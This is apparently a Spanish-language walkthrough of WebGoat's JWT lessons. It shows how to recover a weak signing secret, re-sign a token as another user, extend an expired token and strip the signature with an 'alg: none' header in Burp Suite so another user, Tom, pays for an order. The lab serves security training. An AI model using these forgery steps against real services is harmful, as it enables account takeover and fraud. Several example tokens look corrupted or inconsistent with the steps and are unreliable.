Con el HMAC con funciones SHA-2, utiliza una clave secreta para firmar y verificar el token. Una vez que descubrimos esta clave, podemos crear un nuevo token y firmarlo. Por lo tanto, es muy importante que la clave sea lo suficientemente fuerte como para que un ataque de fuerza bruta o de diccionario no sea factible. Una vez que tenga un token, puede iniciar un ataque de fuerza bruta o de diccionario sin conexión.


Asignación

Dado que tenemos el siguiente token, intente descubrir la clave secreta y envíe una nueva clave con el nombre de usuario cambiado a WebGoat

Token:

```
yJhbGcI0IjIUzI1NiJ9.eYJpc3MiOiJXZWJhZmF0IFRvZuIEJ1akhkZXkiLCJhdQIoIjJ3ZWJnb2F0Lm9yZSIsIm1hdCI6MTcwMDAxNTIiLCwSIW5lZXhwIjoxNzAwMDEIMjcxCjJzdWIioI J0b2Ad2AdVizZ
```


En el formulario de la lección escribe una cadena y captura la petición.




mitoken123

Submit token

Haz Clic en “**Submit token**”.




Copia y decodifica el token usando <https://jwt.io>




Abre la siguiente clase de la aplicación WebGoat en github y verifica los valores aceptables para secret.

Creamos el nuevo token con un valor aceptable.


Copia el nuevo token en la petición capturada.



Envía la captura al “Repeater”. Haz Clic en “Send”.



En el Proxy haz Clic en “Forward”. revisa el formulario debe recibir un mensaje exitoso.



◀ 1 2 3 4 5 6 7 8 9 10 11 12 13 14 ▶

JWT cracking

With the HMAC with SHA-2 Functions you use a secret key to sign and verify the token. Once we figure out this key we can create a new token and sign it. So it is very important the key is strong enough so a brute force or dictionary attack is not feasible. Once you have a token you can start an offline brute force or dictionary attack.

Assignment

Given we have the following token try to find out secret key and submit a new key with the username changed to WebGoat.

bSI5IkvtYWIzIjoIdG9tQHDlYmdvYXQub3JnIiwuUm9sZSI6WyJNYW5hZ2VyIiwuUHJvamVjdCB8ZG1pbm1zdHJhdG9yI119.x_vgPdPwBzr14xKCnum3bVyYmkz1zxuJLc1cgthkXP8

Submit token

Congratulations. You have successfully completed the assignment.

Felicitaciones otro reto cumplido.

1.8 Refreshing a token

Es importante implementar una buena estrategia para actualizar un token de acceso. Esta tarea se basa en una vulnerabilidad encontrada en un programa privado de recompensas por errores en Bugcrowd. Puede leer el artículo en esta URL <https://emtunc.org/blog/11/2017/jwt-refresh-token-manipulation/>



◀ 1 2 3 4 5 6 7 8 9 10 11 12 13 14 ▶

Refreshing a token

It is important to implement a good strategy for refreshing an access token. This assignment is based on a vulnerability found in a private bug bounty program on Bugcrowd, you can read the full write up [here](#)

Assignment

From a breach of last year the following logfile is available [here](#) Can you find a way to order the books but let Tom pay for them?

Product	Quantity	Price	Total	
 Learn to defend your application with WebGoat by WebGoat Publishing Status: In Stock	3	\$ 4.87	\$14.61	Remove
 Pentesting for professionals by WebWolf Publishing Status: Leaves warehouse in 2 - 3 weeks	2	\$4.99	\$9.98	Remove
			Subtotal	\$24.59
			Estimated shipping	\$6.94
			Total	\$31.53
			Continue Shopping	Checkout

Abre el log file de WebGoat.



Copia el token <https://jwt.io>

JWT

DebuggerLibrariesIntroductionAsk

Crafted byAuth0by Okta

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1MjYxMzE0MTESImV4cCI6MTUyNjIxNzgxMSwiYWRTaW4iOiJmYWxzZSI6InVzZXIiOiJUb20ifQ.DCoaq9zQkyDH25EcVWKcdbyVfUL4c9D4jRvsq0qvi9iAd4QuqmKccfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS512"  
}
```

PAYLOAD: DATA

```
{  
  "iat": 1526131411,  
  "exp": 1526217811,  
  "admin": "false",  
  "user": "Tom"  
}
```

VERIFY SIGNATURE

```
HMACSHA512(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret  
)
```

☐ secret base64 encoded


⊗ Invalid Signature

SHARE JWT


¿Cómo puedes verificar que el token está vencido?

En jwt.io pasa el punto del mouse sobre el campo **exp** y te mostrara la fecha de vencimiento.


En el formulario haz Clic en “**CheckOut**”. Captura la petición en Burp Suite.




Agrega la petición al “Repeater”.



Abre <https://epochconverter.com> genera un nueva fecha de expiración para el token.



Copia la nueva fecha en el token en <https://jwt.io>



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE1MjYxMzE0MTEsImV4cCI6MTcwMDE5NTQ4MSwiYWRTaW4iOiJmYWxzZSI6InVzZXIiOiJUb20ifQ.av_dAc6G_d3PMQMN3ozWbj7IZCVtVfc-SM32yWE_iVCAMj2obJeMpyLemPZ0LnUj5_vT7V9D3_oiIesGTTDdQq
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "HS512"
}
```

PAYLOAD: DATA

```
{
  "iat": 1526131411,
  "exp": 1708195481,
  "admin": "false",
  "user": "Tom"
}
```


VERIFY SIGNATURE

```
HMACSHA512(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

 Signature Verified

[SHARE JWT](#)

En el Decoder.



Burp Suite Community Edition v2023.10.3.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer **Decoder** Comparer Logger Organizer Extensions Settings

eyJhbGciOiJIUzUxMiJ9

{"alg":"none"}

{"alg":"none"}

eyJhbGciOiJIUzUxMiJ9

Text Hex ?

Decode as ...

Encode as ...


Hash ...

Smart decode

Codifica {"alg": "none"} en Base64 y reemplaza el primer campo del token, (retira el símbolo = al final). Realiza la composición de un nuevo token agregando el campo de las fechas de expiración.

eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE1MjYxMzE0MTEsImV4cCI6MTcwMDE5NTQ4MSwiYWRTaW4iOiJmYWxzZSI6InVzZXIiOiJUb20ifQ.

Ahora que ya tienes el token, reemplaza el null en el **"Repeater"** y envía la petición a procesar.




Felicitaciones, haz creado un nuevo token a partir de los datos capturados y lo haz refrescado manualmente.

Refreshing a token

It is important to implement a good strategy for refreshing an access token. This assignment is based on a vulnerability found in a private bug bounty program on Bugcrowd, you can read the full write up [here](#)


Assignment

From a breach of last year the following logfile is available [here](#) Can you find a way to order the books but let Tom pay for them?

